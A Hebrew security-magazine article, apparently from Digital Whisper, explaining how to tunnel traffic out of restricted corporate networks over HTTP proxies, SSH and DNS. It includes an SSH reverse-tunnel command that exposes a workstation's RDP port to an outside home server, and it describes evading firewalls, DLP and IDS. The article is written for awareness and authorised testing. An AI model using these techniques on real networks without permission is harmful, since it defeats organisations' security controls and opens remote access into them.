<u>אפשרות היציאה:</u> דרך שרת הפרוקסי הארגוני לאתרים מסויימים בלבד.

<u>הגדרה כללית:</u> ניתן להוציא תקשורת מסוג HTTP בלבד ובאופן לא ישיר.

<u>דרוש:</u> יציאה לאינטרנט לאתר שאינו מורשה אל פורט ניהול - 55555.

מה עושים? המוצא הפשוט ביותר מהתסבוכת הזו הוא הקמת שרת פרוקסי. אלא ששרת כזה יהיה חסר תועלת משום שאין לנו אפשרות תקשורת ישירה איתו. עד עכשיו השתמשנו ב-Tunnel פשוט, הייתה לנו גישה ישירה בין שתי הקצוות (בין המחשב הנייד למחשב בבית במקרה הקודם של ICMP Tunneling). אלא שהפעם אין לנו גישה ישירה בין שתי הקצוות. האמנם?

נשתמש באותה שיטה, רק טיפ-טיפה יותר מורכבת. במקום לבצע קשר ישיר, מה שנעשה זה להשתמש בשרת ה-WEB פרוקסי הארגוני בעצמו כדי לאפשר יציאה לאינטרנט. נצטרך ליצור מנהרה על גבי תעבורת HTTP. בתוך המנהרה הזו נעביר את כל התקשורת שאנחנו צריכים. החזיקו חזק, נשתמש במושגי הכימוס והמינהרוּת פעמים חוזרות ונשנות.

הבה נבחן את דקויות ההבדל בין שני המצבים:

- בביצוע Tunneling פשוט אכן יש לנו גישה ישירה בין שתי הקצוות. גישה ישירה זו מתבצעת בשכבה שלוש (ICMP, IPSec), ולעיתים שכבות ארבע או חמש (UDP, PPTP).
- גם במקרה הזה יש לנו גישה ישירה בין שתי הקצוות! הרי **תוכן** הבקשות שלנו מגיע עד לשרת הייעודי! אלא שהגישה הישירה מתבצעת בשכבה שבע, שכבת האפליקציה (HTTP). במקרה הקודם היה לנו Router שהעביר בשבילנו את החבילות בשכבה שלוש ופה יש לנו שרת HTTP Proxy, אך העיקרון זהה. **שימו לב שהשימוש בשכבה גבוהה יותר יאלץ אותנו לסבול תקשורת כבדה יותר ואיטית יותר.**

איך זה יתבצע?


על מחשב פרטי במקום לא ידוע באי ג'יברלטר נקים שרת פרוקסי שישב ויאזין לבקשות HTTP. שרת זה לא יהיה שרת Web אמיתי ולמעשה כאשר ננסה לגשת אליו לא נקבל תשובת הגיונית. האתר המדומה יאזין לבקשות HTTP שישלחו אליו, כאשר יקבל השרת בקשה כזו הוא יפשיט אותה מקליפת ה-HTTP בו היא נתונה, יקרא את הנתונים הקלופים ויבצע עבורנו את התקשורת מול היעד (אתר הצדקה).

נתבונן רגע בדוגמא הלוגית הבאה שתציג את העיקרון בבקשות ה-HTTP שיתקבלו על ידי השרת:

```
POST /httpTunnel.htm HTTP/1.1
Host: disguised.me.co.uk
more Headers...

<TCP Header + Packet>
<SSH Request to port 55555 on charity.me.co.uk>
```

נשית ליבנו לכמה פרטים קטנטנים ולא חשובים:

- נעשה שימוש במתודת POST משום שאינה מגבילה את מספר התווים לשליחה.
- כמובן שנצטרך תוכנה בצד השרת וגם בצד הצרכן שתאפשר את הכימוס המיוחד הזה.
- אין בעיה להעביר באותה כמוסת HTTP כמה חבילות TCP/IP. התוכנה בשני צידי המתרס תחזיק את החבילות המתקבלות ותסדר אותן על פי המספרים הסידוריים שלהן (Sequence Number). רק לאחר מכן תעשה בהן שימוש ממשי.
- ברור ששרת הפרוקסי שלנו בכתובת disguised.me.co.uk מורשה לצאת לאינטרנט ללא הפרעה, שאם לא כן, לא השגנו דבר.
- שימו לב לסנדוויץ' שנוצר פה פעם נוספת ובעצם מיחד את המינהרות מתופעת הכימוס: יש לנו כאן TCP/IP על גבי HTTP על גבי TCP/IP.
- תרשים של תהליך כמיסה זה ניתן לראות בעמוד הבא.



אם התוכנה שלנו כתובה היטב נוכל להשתמש ב-TUNNEL לא רק ליציאה מתוך הארגון החוצה אל השרתים בג'יברלטר, נוכל להשתמש באותה מנהרה כדי ליצור תקשורת הפוכה אל תוך הארגון!

כל זאת ועוד בהמשך בחלק של SSH Tunneling...

SSH Tunneling

הנושא הבא שלנו הוא SSH Tunneling והוא מתחלק לשניים.

החלק השני והפשוט הוא: תעבורת TCP על גבי SSH, העיקרון הזה הוסבר ונותח לעיל ולכן אתייחס אליו כמובן מאליו.

החלק הראשון והעקרוני הוא: פיצול המנהרה או "הפניית-שערים" שאני אוהב לקרוא לו "שירות עקוב אחרי" ובלעז: Split Tunneling ו- Port Forwarding.

כדי להסביר את הרעיון נתאר את התרחיש הבסיסי הבא:

סביבת עבודה: תחנת עבודה על מחשב ארגוני

מגבלות: תקשורת מבחוץ פנימה חסומה

עוד מגבלות: תקשורת מבפנים החוצה מאופשרת בפורט 22 בלבד.

יעד: חיבור מהבית אל המחשב הפרטי בארגון (לצורך עבודה תמימה וסטלנית מהבית)

המורכבות המיוחדת שאנחנו רוצים ליצור הפעם בשונה מהמקרים הקודמים היא כזו:

תחנת העבודה שבתוך הארגון תיזום את התקשורת הראשונית אל מחשב היעד בבית, אולם היעד האמיתי שלנו הוא ליזום תקשורת מהמחשב בבית אל תחנת העבודה הארגונית. עד עתה הצלחנו ליצור מנהרה חד כיוונית תמיד **מכיוון היוזם הראשוני** אל יעדו (בדוגמאות שלנו, מתוך רשת פנימית פרטית אל הרשת האינטרנט הציבורית). עכשיו אנחנו מבקשים מנהרה דו כיוונית, כאשר לא רק היוזם יוכל לפנות אלינו, אלא שלאחר פתיחת המנהרה גם אנחנו נוכל לפנות אל היוזם הראשוני.

לצורך המחשה, מה שנעשה עכשיו זה כמו לחפור מנהרה ממשית מתחת לחומת האש, פתח אחד בצד זה של החומה ופתח נוסף בעבר השני. ברגע שהמנהרה קיימת אפשר ללכת בה בחופשיות מצד לצד.

נוכל לפצל את המנהרה לתת מנהרות כאשר כל הגדרת תת-מנהרה תתבצע באופן הבא:


הגדרת הכיוון: המיקום שבו ייקבע הפורט שישמש להאזנה יקבע את כיוונה של תת המנהרה החדשה.

הגדרת היעד: הצד השני של המנהרה ינסה ליצור קישור ליעד ברגע שיעשה שימוש בפורט הנ"ל.

למשל, אם נרצה ליצור תת מנהרה מהמחשב המקומי היוזם אל שרת פרוקסי חיצוני: נקבע את הפורט המאזין על המחשב המקומי ונגדיר את כתובתו של שרת הפרוקסי ומספר השער המתאים בתור יעד.

במקרה שלנו: אנחנו רוצים ליצור תת-מנהרה מן המחשב החיצוני (שרת ה-SSH) אל תוך הרשת הפנימית הארגונית (אל המחשב היוזם), נקבע את הפורט המאזין במחשב המרוחק ונגדיר בכתובת היעד את כתובתנו המקומית עם מספר הפורט לשליטה מרוחקת.

ציור המקרה שלנו ייראה בערך כך:



כיום מנהרות כאלו מוכרות מאד גם בתצורות VPN אחרות, ביניהן תוכנות שליטה מרחוק כמו LogMeIn שעושות שימוש באותו עיקרון על גבי מנהרות של SSL.


מה שיפה וגמיש במנהרות SSH, מעבר לפשטות ולזמינות שלהן, הוא שניתן ליצור קשר גם אל תחנות אחרות, כך שכל אחד מצידי המנהרה משמש לגמרי כמו Gateway. יתכן מצב שבו תהיה לנו גישה לשרת בסביבת ה-DMZ בארגון שממנו ניזום מנהרה לתחנה חיצונית. בתוך המנהרה הזו עצמה ניצור תת-מנהרה מבחוץ אל שרת פנימי אחר בארגון שמקבל חיבורי SSH ובעת יצירת הקשר ניצור תת-מנהרה נוספת אל תחנות פנימיות שרק לשרת האחרון הייתה גישה אליהן. מהתחנה עצמה נפנה דרך כל המנהרות האלו אל התחנה החיצונית ונאפשר שליטה גרפית מרוחקת מן החוץ על התחנה. מה שבטוח שכדאי לראות שוב את הסרט "ההתחלה".

בתקווה שהכול הובן עד עכשיו, אני חושב שאפשר לדלג על תרשים הכימוס ולעבור לדוגמאות הטכניות. יצירת מנהרה מתבצעת במהלך יצירת חיבור ה-SSH הראשוני אל השרת המרוחק.

מנהרה קלאסית: פורט 8080 מאזין מקומית, גישה לפורט זה תעביר את התקשורת דרך המנהרה המוצפנת אל שרת WEB פרוקסי חיצוני לפורט 3128:

```
ssh -L 8080:freeproxy.hidemyass.com:3128 linux.athome.co.il
```


אותו הדבר מבוצע ב-PuTTY:



המקרה שלנו: מנהרה הפוכה - Reverse Tunneling. פורט 3390 נפתח להאזנה במחשב המרוחק, גישה לפורט זה תוביל לחיבור RDP לתחנה המקומית (בפורט 3389):

```
ssh -R 3390:localhost:3389 linux.athome.co.il
```

אותו דבר ב-PuTTY:



DNS Tunneling

סוף סוף הגענו לחלק האחרון והחביב שלנו.

יצירת מינהרוּת על DNS היא עסק לא מסובך מבחינה לוגית עם זאת המגבלות הטכניות של הפרוטוקול הופכות את הנושא למעניין.

בדוגמא הזו אין לנו גישה החוצה כלל. הדבר היחיד ששמנו לב אליו הוא שניתן לבצע תרגום שמות באמצעות שרת ה-DNS הארגוני. לכאורה מדובר בממצא מינורי וחסר תועלת. כמו בהסבר על מינהרוּת בפרוטוקול HTTP, גם כאן שרת ה-DNS ישמש בשבילנו כמתווך. נעביר בקשות DNS רגילות כאשר התוכן של הבקשה אינו שם של שרת אלא חלק מחבילת TCP במצב מינהרוּת.

כמה מגבלות:

- בקשות DNS אינן עוברות לשרת בבחירתנו, אלא מתבצעות מול שרתי DNS בעולם.
- יש לזכור שבקשות DNS נועדו לתרגום שם בלבד ולכן מספר התווים שנוכל לשלוח בכל בקשה מצומצם מאד. – 253 ושלושה תווים בלבד לבקשה אחת.
- בגלל שמדובר בתרגום שמות בלבד, אין אפשרות לעשות שימוש בכל תו שנרצה למעשה אין גם הבדל בין אותיות גדולות לקטנות וכך אנחנו מוצאים את עצמו עם 37 תווים בלבד (26+10+1).
- שירות DNS עובד בתצורת UDP הא-סינכרונית, חוסר האמינות של הפרוטוקול יקשה עלינו.
- לאור האמור לעיל השימוש האינטנסיבי באלפי בקשות DNS יצור הרבה רעש.

דבר ראשון נצטרך להיות בעליו החוקיים של דומיין כלשהו.


אצל רשם ה-DNS נגדיר שרת אחד בלבד בתור NS בלעדי של הדומיין שלנו ולא ניצור אף רשומה נוספת.

כעת כל בקשה לתת-דומיין תגיע אל השרת המוגדר לעיל – פתרנו את הבעיה הראשונה, יש לנו תקשורת בין התחנה המתשאלת לשרת חיצוני שנמצא בשליטתנו.

דבר שני, נעשה שימוש בבקשות מסוג TXT כדי לאפשר תשובות ארוכות כל האפשר.

דבר שלישי, כדי להתגבר על מגבלת התווים, נעשה שימוש בקידוד מסוג BASE32 שיקודד כל חמישה תווים מחדש באמצעות שמונה תווים שהם ספרה (2-7) או אות גדולה.


תרחיש DNS רגיל:



(התמונה במקור: Nirlog.com)

תחנת הקצה מבצעת שאלה "מהי כתובת ה-IP" של שם תחום מסויים. הבקשה מועברת לשרת ה-DNS הארגוני ומשם לשרתי השורש שמפנים לרשם שמפנה לשרת האחראי (רק במידה ואין אצלו רישום זמני של השם המבוקש). שרת ה-DNS הארגוני שואל את השרת האחראי על התחום המסויים ומקבל תשובה. את התשובה הוא מעביר אל תחנת הקצה.

באותה שיטה בדיוק יבוצע התרחיש שלנו, אלא שבמקום לבקש את webserver מהתרשים הנ"ל, נבקש שמות שהם בעצם חבילות המידע שלנו. בעמוד הבא ניתן לראות את תרשים הכימוס.



התוכנה שלנו מאזינה לבקשות TCP. בהתקבל בקשות, התוכנה מעבירה אותן קידוד על בסיס 32, חותכת אותן לחתיכות קטנות ומשתמשת בחתיכות כאילו הן שמות שרתים לביצוע שאילתות DNS "רגילות".

הבקשות הלא כל כך תמימות מגיעות לשרת ה-DNS הארגוני התמים שמעביר את הבקשה הלאה לשרתי השורש. אלו מפנים את השרת לתשאל את הרשם וזה מפנה את השרת לתשאל את שרת ה-NS האחראי.

שרת ה-NS האחראי הוא למעשה השרת הזדוני שלנו - הוא מקבל את בקשת ה-DNS, מקלף את כל התוכן המיותר, כולל שם הדומיין וקורא מתוך החבילה רק את ה"שם" הייחודי שהתבקש בשאילתה.

המחרוזת שהתקבלה עוברת קידוד חוזר על בסיס 32 ומצורפת לחברותיה. לאחר מכן מחזיר השרת תשובת DNS מסוג TXT שתכיל תשובות או תוכן סתמי כדי לא ליצור בקשות מתות בשירות ה-DNS.

הקילוף המיוחד והקידוד גורמים לזה להיראות מסובך יותר, אבל למעשה אנחנו מבצעים כאן בדיוק את אותם העקרונות שהשתמשנו בהם עד עכשיו.

אלברטו רבלי וניקו ליידקר לקחו את הנושא ברצינות וכתבו כלי שמנסה להתמודד עם בעיות המהירות, אמינות וזהירות השימוש במינהרות DNS. התוצאה הברוכה היא כלי שנקרא HEYOKA. כרגע עדיין בגרסת אלפא ומתרסק לפעמים, אבל הרעיונות שהוכנסו בו מדהימים ומומלץ לגשת לקרוא את מצגת ההסבר על הכלי - עבודת אומנות ממש.


מלבד זאת, מופיע במצגת סיכום קצר וקולע בנושא המינהרות:

http://shakacon.org/talks/Revelli-Leidecker_Heyoka.pdf


עדיין, מבין כל המנהרות, זו האיטית והרועשת ביותר, אולם כשאין מוצא, מעט עדיף מכלום.

אולי זה המקום להזכיר את הידוע כי כל הנאמר בכתבה לרבות הדוגמאות לשימוש זדוני אינו מתכוון לעודד בשום אופן שימוש אסור ברכיבי מערכות מידע שאין לכם הרשאה לבדוק אותן או לנהל אותן. כל האמור מיועד לצורך העלאת המודעות לגבי אבטחת המידע, לביצוע בדיקות חוסן או לצורך ניסוי מורשים בלבד...

פתיחת האזנה על התחנה שמשמשת בתור שרת DNS:



ניסיון ליצירת תקשורת עם השרת (אין כרגע דומיין בבעלותי ולכן אין לי דוגמא חיה, אתכם הסליחה):



לאחר יצירת מנהרה הפוכה זו נוכל לפתוח חיבור מסוג RDP על התחנה / שרת ה-DNS (בתמונה העליונה) אל localhost בפורט 3390 ותתבצע הפניה אל התחנה היוזמת (חסרת יכולת היציאה מתוך הארגון שיזמה את התקשורת בתמונה התחתונה) אל פורט 3389.

סיכום

אז מה היה לנו היום? דיברנו קצת על הרעיון העקרוני של מנהרות - שימוש בתעבורה קיימת כפלטפורמת בסיס לתעבורה אחרת. התחלנו ממנהרה פשוטה שבא היתה לנו גישה ישירה מצד לצד בפרוטוקול נמוך יחסית - ICMP. התקדמנו למנהרה שנראית מורכבת יותר ובנויה על קשר ישיר בשכבה גבוהה - HTTP.

יצאנו להערה צדדית וראינו איך ישום של מנהרה יציבה יכול לאפשר זרימה דו כיוונית, מה שהפך את המנהרה שלנו לצומת תקשורת שעלול להיות מועיל / מסוכן מאד - Split Tunneling ו-Port Forwarding, לחילופין Reverse Tunneling - כל זה ב-SSH.

לבסוף נתקלנו בקשיים שיכולות להערים עלינו מגבלותיו של פרוטוקול הבסיס בניסיון ליצירת מנהרה וטעמנו כמה דרכים להתגבר עליהם - DNS Tunneling.

נוכל להשתמש במנהרות כדי לחמוק ממערכות - Content-Filtering, DLP, FireWalls, IDS, NAT, הפרדה לוגית של רשתות תקשורת - מן הפנים אל החוץ, מן החוץ אל הפנים, בכל כיוון.

"Maybe there is no spoon, but there is always a way to pwn the Net"

אם קיימת בצורה כלשהי, עקיפה וצרה ככל שתהיה, נקודת שיח שבה נתונים מהרשת הפנימית מגיעים לאינטרנט ומקבלים תשובה, יש לנו נקודת ארכימדס שאיתה נוכל למנף מנהרה החוצה ואם יש לנו מנהרה החוצה, נוכל להפוך אותה גם למנהרה פנימה...

זה המקום לומר שלום.

תודות

- לויטלי אוניק על ההשראה והרעיונות לדוגמאות.
- למייקרוסופט על תוכנת הצייר המעולה.
- לג'קי אלטל ולליאור ברש שהיוו את הצלילה המשמעותית ביותר שלי לתוך עולם אבטחת המידע.

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-20 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

